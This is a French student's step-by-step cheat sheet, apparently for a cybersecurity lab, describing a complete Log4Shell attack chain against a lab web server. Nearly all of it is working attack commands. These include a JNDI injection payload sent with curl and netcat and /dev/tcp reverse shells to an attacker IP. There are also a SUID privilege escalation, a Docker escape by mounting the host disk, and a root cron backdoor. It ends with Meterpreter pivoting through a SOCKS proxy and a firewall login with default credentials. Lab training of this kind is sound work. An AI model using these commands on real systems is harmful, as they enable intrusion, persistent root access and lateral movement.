
BRIDAY Maël BUT3cyB

# Memento Log4Shell

1. Démarrer un serveur Netcat en mode écoute sur le port 9999



Commande: **nc -lnvp 9999**


1. Lancer le .jar « JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar »

Une image contenant texte, capture d’écran, logiciel, Logiciel multimédia

Description générée automatiquement

Commande: **java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C "nc IP.RED 9999 -e /bin/sh" -A IP.RED**

1. On récupère le mot de passe grâce à 2 wordlists




1. Puis on lance sur la commande sur la page web. Un « Hello World » apparait.



Commande : **curl -u test:genius -e '${jndi:ldap://10.1.111.37:1389/rqz8rt}'** [**http://www.prosecur.sae:80/developers/**](http://www.prosecur.sae:80/developers/)**"**

1. Accéder à l'onglet avec Netcat en mode écoute.



1. Sur Kali, lancer un serveur web en Python

Commande: **python -m http.server**

1. Se placer dans **/tmp** pour pouvoir effectuer un **wget http://IP.RED:8000/exploit.c**.


Commande: **wget http://IP.RED:8000/exploit.c**

1. Compiler exploit.c avec GCC.



Commande: **gcc exploit.c**


1. Après compilation de exploit.c, on doit récupérer un binaire a.out et l'exécuter dans un dossier disposant d'un SUID.



Commande: **find / -perm -4000 2>/dev/null**

Commande: **./a.out /usr/bin/sudo**

1. Créer un fichier dans /mnt/host pour monter le système hôte du conteneur Docker et effectuer une évasion Docker pour monter le système hôte dans le répertoire.



Commande: **mkdir /mnt/host**


Commande: **mount /dev/sda1 /mnt/host**

1. Mettre en écoute un gestionnaire de connexion Metasploit (exploit/multi/handler).

Commande: **use exploit/multi/handler**

Commande: **set LHOST IP.RED**

1. Créer une tâche cron « hacker » qui permet de se connecter en bash




Commande: **cd /mnt/host/etc/cron.d/**

Commande: **printf "\* \* \* \* \* root bash -c '0<&101-;exec**


**101<>/dev/tcp/IP.RED/4444;sh <&101 >&101 2>&101'\n" > hacker**

1. Une fois la session obtenue, on monte un shell Meterpreter.



Commande: **sessions -u 1**

1. Installer Netcat sur le serveur web-services.




Commande: **sessions 1**

Commande: **apt-get update**

Commande: **apt-get install netcat**

1. Création d’un rc pour mettre la persistence en place.



1. Redémarrer le serveur Web-services.
2. Sur Metasploit, router le trafic vers le réseau 192.168.200.0/24 à travers la session Meterpreter (généralement session 2).



Commande: **route add 192.168.200.0/24 2**


1. Démarrer un proxy **SOCKSv5** écoutant localement sur Kali et transmettant le trafic HTTP à travers le tunnel Metasploit, pour que ce trafic semble initié par le serveur web-services.



Commande: **use auxiliary/server/socks\_proxy**

Commande: **run**

1. Configurer un navigateur sur Kali pour utiliser le proxy **SOCKSv5** local sur le port **1080**.



1. Se connecter au WebAdmin du pare-feu via https://192.168.200.1 avec les identifiants **admin:pfsense**.
2. Activez le service SSH dans les paramètres avancés du Pfsense, accessible via l'onglet **"System"** puis **"Advanced"**. Ajoutez ensuite une règle dans le pare-feu pour autoriser le trafic SSH et Web depuis l'extérieur.
3. Pour l'installation de nmap, configurez un serveur DNS dans les paramètres généraux du système, sous **"System"** puis **"General Setup"**